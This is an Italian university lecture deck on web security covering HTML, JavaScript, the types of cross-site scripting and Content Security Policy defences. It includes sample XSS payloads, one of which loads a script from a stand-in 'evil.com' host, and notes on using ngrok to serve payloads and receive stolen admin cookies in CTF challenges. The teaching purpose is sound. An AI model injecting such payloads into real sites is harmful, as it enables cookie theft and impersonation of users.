Web Security 3
Cross-site Scripting

Lorenzo
LEONARDINI
Università di Pisa

https://cybersecnatlab.it

License & Disclaimer

License Information

Disclaimer

- We disclaim any warranties or representations as to the accuracy or completeness of this material.
- Materials are provided “as is” without warranty of any kind, either express or implied, including without limitation, warranties of merchantability, fitness for a particular purpose, and non-infringement.
- Under no circumstances shall we be liable for any loss, damage, liability or expense incurred or suffered which is claimed to have resulted from use of this material.

Obiettivi

- Comprendere la struttura di una pagina web
- Comprendere gli attacchi di tipo XSS
- Comprendere i meccanismi di protezione CSP

Argomenti

- Le pagine web
- XSS
- Strumenti utili

Argomenti

- Le pagine web
- XSS
- Strumenti utili

HTML

- Le pagine web sono realizzate con un linguaggio di markup chiamato HTML
- HTML basa la sua sintassi su XML (Extensible Markup Language)

HTML

- La pagina è costituita da tag, delimitati dai caratteri < e > (es. <html>)
- Molti tag possono avere uno o più figli, o anche un contenuto testuale. Questi tag devono essere chiusi (es. <html>…</html>)
- Alcuni tag non possono avere figli (es. <img>). A volte viene incluso uno slash finale per indicare l'assenza di figli (es. <img />)

HTML

- Alcuni dei tag principali:
  - <head>: Contiene informazioni sulla pagina
  - <body>: Contiene il contenuto della pagina
  - <p>: paragrafi
  - : blocchi di testo
  - <img>: immagini
  - <a>: link
  - <script>: per l'inclusione di JavaScript

HTML

- Le pagine hanno una struttura standard:

<!DOCTYPE html>

<html>

<head />

<body />

</html>

```
<!DOCTYPE html>
<html>
    <head>
        <title>Esempio</title>
    </head>
    <body>
        <h1>Un titolo</h1>
        <p style="color: red;">
            Un paragrafo rosso
        </p>
        <script>
            alert("Hello world");
        </script>
        <script src="/main.js"></script>
    </body>
</html>
```

HTML

- I tag possono avere attributi:
  - src per indicare il sorgente di uno script o un'immagine
  - href per indicare la destinazione dei link
  - style per definire lo stile CSS del tag
  - …e molti altri

JavaScript

- Come accennato, JavaScript è un linguaggio di scripting che permette di eseguire codice sul browser dell'utente
- Con JavaScript si può:
  - Leggere e modificare il contenuto della pagina
  - Leggere e modificare i cookie*
  - Rispondere ad eventi scatenati dall'utente
  - …

*i cookie HttpOnly non possono essere letti da JavaScript

JavaScript

- JavaScript permette di realizzare siti interattivi e con molte funzionalità
- Poiché può accedere a tutti i dati della pagina è importante che ci si possa fidare del codice eseguito
- Bisogna proteggersi da codice JavaScript malevolo

Argomenti

- Le pagine web
- XSS
- Strumenti utili

XSS – Cross-site Scripting

- Gli attacchi XSS (Cross-site Scripting) permettono a un attaccante di *iniettare* codice JavaScript in un sito
- Il codice iniettato viene spesso chiamato payload
- Cosa succede se un utente si registra con username "<script>alert(1)</script>" e questo username viene inserito nel codice HTML della pagina?

XSS – Cross-site Scripting


- Esistono diversi tipi di XSS:
  - DOM-based XSS: il payload viene eseguito a seguito di una modifica della pagina nel browser (DOM)
  - Reflected XSS: il payload viene inserito nella richiesta e viene *riflesso* nella risposta
  - Stored XSS: il payload è *persistente* in quanto viene salvato in un database e presentato a tutti gli utenti

XSS – Cross-site Scripting

- Nelle reflected XSS il payload viene inserito dal server nella pagina
- Nelle DOM-based XSS il payload viene inserito dal browser nella pagina
  - `element.innerHTML`
  - `document.write`


XSS – Cross-site Scripting


```
L'URL corrente è:
<script>
  document.write(decodeURIComponent(document.location.href))
</script>
```



DOM-based XSS

XSS – Cross-site Scripting



Reflected XSS

XSS – Cross-site Scripting

- Quali sono gli obiettivi di un attacco XSS?
  - Esfiltrare i cookie di un utente
  - Eseguire azioni impersonando un utente
  - Esfiltrare contenuti riservati presenti nella pagina
  - …

XSS – Cross-site Scripting

- Come si realizza un payload XSS?
  - Tag <script>:

```
<script>alert(1)</script>
```

```
<script src="http://evil.com/payload.js"></script>
```

XSS – Cross-site Scripting

- Basta filtrare il tag <script>?
- Si possono sfruttare gli eventi del browser:
  - onerror
  - onload
  - …

```
<img src="x" onerror="alert(1)">
```

Proteggersi da XSS

- È fondamentale sanitizzare correttamente l'input degli utenti
- Tutti gli input sono potenzialmente malevoli
- Sanitizzare le XSS non è sempre banale, specie se si vogliono abilitare tag "innocenti" (es.)

Proteggersi da XSS

- Ma il browser non può fare niente? È il browser che esegue JavaScript, può controllare cosa eseguire:
  - Non uso eventi, posso dire al browser di bloccare tutti gli onerror, onload…?
  - Perché il sito example.com dovrebbe caricare script da evil.com? Il browser non può bloccarli?
- CSP viene incontro a queste idee

CSP

- CSP (Content Security Policy) è un meccanismo di protezione in grado di mitigare alcuni attacchi, tra cui XSS
- Il server specifica una serie di regole aggiungendo alla risposta HTTP un header Content-Security-Policy
- Il browser è tenuto a rispettare queste regole per il caricamento di risorse e l'esecuzione di script

CSP

- CSP permette di specificare i domini da cui la pagina può caricare in modo lecito risorse:
  - Script
  - Immagini
  - Font
  - …

CSP

- Una configurazione classica permette di caricare risorse solo dal dominio corrente:

```
Content-Security-Policy: default-src 'self'
```

- Per permettere immagini da qualsiasi dominio:

```
Content-Security-Policy: default-src 'self'; img-src *
```

CSP

- In alternativa all'header Content-Security-Policy, CSP può essere configurato con dei tag <meta> all'interno di <head>

```
<meta
  http-equiv="Content-Security-Policy"
  content="default-src 'self'" />
```

CSP

- Quando si utilizza CSP tutti gli script *inline* sono automaticamente disabilitati
  - No <script>alert(1)</script>
  - No onerror="alert(1)"
- Ci sono due modi per utilizzare comunque script inline:
  - Nonce
  - Hash

CSP - nonce

- Il server specifica una nonce randomica inserendola nell'header
- Tutti gli script devono specificare la nonce
- Un attaccante non può conoscere la nonce

```
Content-Security-Policy: script-src 'nonce-sup3rs3cr3t'
```

```
<script nonce="sup3rs3cr3t">
    function legitFunctionality() {
        // ...
    }
</script>
```

CSP - hash

- Il server specifica l'hash degli script di cui è permessa l'esecuzione
  - Lo sviluppatore calcola l'hash del suo script e lo aggiunge alla lista
- Se uno script ha un hash diverso non viene eseguito

```
Content-Security-Policy: script-src 'sha256-xzi4zkCjuC8lZcD2UmnqDG0vurmq12W/XKM5Vd0+MlQ='
```

Argomenti


- Le pagine web
- XSS
- Strumenti utili

ngrok

- Uno strumento utile per svolgere Challenge è ngrok
- ngrok permette di esporre un servizio in esecuzione sul proprio computer senza dover aprire porte sul router o configurazioni particolari
- ngrok crea un tunnel da un dominio randomico al nostro servizio

ngrok

- In questo esempio si vuole rendere pubblico il servizio locale http://localhost:8000
- Accessibile all'indirizzo https://5300-79-50-120-222.eu.ngrok.io



ngrok

- ngrok si dimostra utile nel risolvere le challenge:
  - Per servire temporaneamente payload (es. inclusione di uno script malevolo in un XSS)
  - Per rimanere in ascolto di dati esfiltrati (es. un XSS che ci invia il cookie di sessione dell'admin)

Web Security 3
Cross-site Scripting

Lorenzo
LEONARDINI
Università di Pisa

https://cybersecnatlab.it